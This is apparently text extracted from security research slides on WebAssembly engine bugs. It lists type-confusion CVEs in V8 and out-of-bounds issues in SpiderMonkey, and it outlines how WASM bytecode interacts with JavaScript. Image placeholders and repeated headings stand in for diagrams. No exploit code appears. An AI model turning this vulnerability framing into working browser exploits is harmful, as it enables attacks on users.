


[*] Take V8 as an example; the same applies to other WebAssembly engines.

Bugs in WASM

| Bugs in Bytecode Exec Process

- **CVE-2023-4068:** Type Confusion in V8. Reported by Jerry^[1]
 
- **CVE-2023-4070:** Type Confusion in V8. Reported by Jerry^[2]
 
- **ISSUE-1880719:** OOB in SpiderMonkey. Reported by P1umer^[3]
 
- **ISSUE-1882481:** OOB in SpiderMonkey. Reported by P1umer^[4]
 



[*] Related to the implementation of new proposals

[1] <https://issues.chromium.org/issues/40067712>

[2] <https://issues.chromium.org/issues/40067050>


[3] https://bugzilla.mozilla.org/show_bug.cgi?id=1880719

[4] https://bugzilla.mozilla.org/show_bug.cgi?id=1882481

Workflow in WASM

| External Interaction


- **Active External Interaction:** refers to explicit interactions generated by bytecode. [specifically bytecode designed to interact with the relevant JavaScript environment]
 - Import / Export / CallRef / Global / Table



Workflow in WASM

| External Interaction

- **Active External Interaction:** refers to explicit interactions generated by bytecode. [specifically bytecode designed to interact with the relevant JavaScript environment]
 - Import / Export / CallRef / Global / Table
- **Passive External Interaction:** In contrast to active interaction, passive interaction does not involve explicit inter-action upon the introduction of bytecode
 - Exception / Memory / WasmGC / Others



Workflow in WASM

| Active External Interaction


Q: How WASM and JavaScript talk with each other?




Workflow in WASM

| Active External Interaction

Q: How WASM and JavaScript talk with each other?



Type used in WASM context




Type used in JavaScript context

Workflow in WASM

| Active External Interface


Q: How WASM and JavaScript talk to each other?



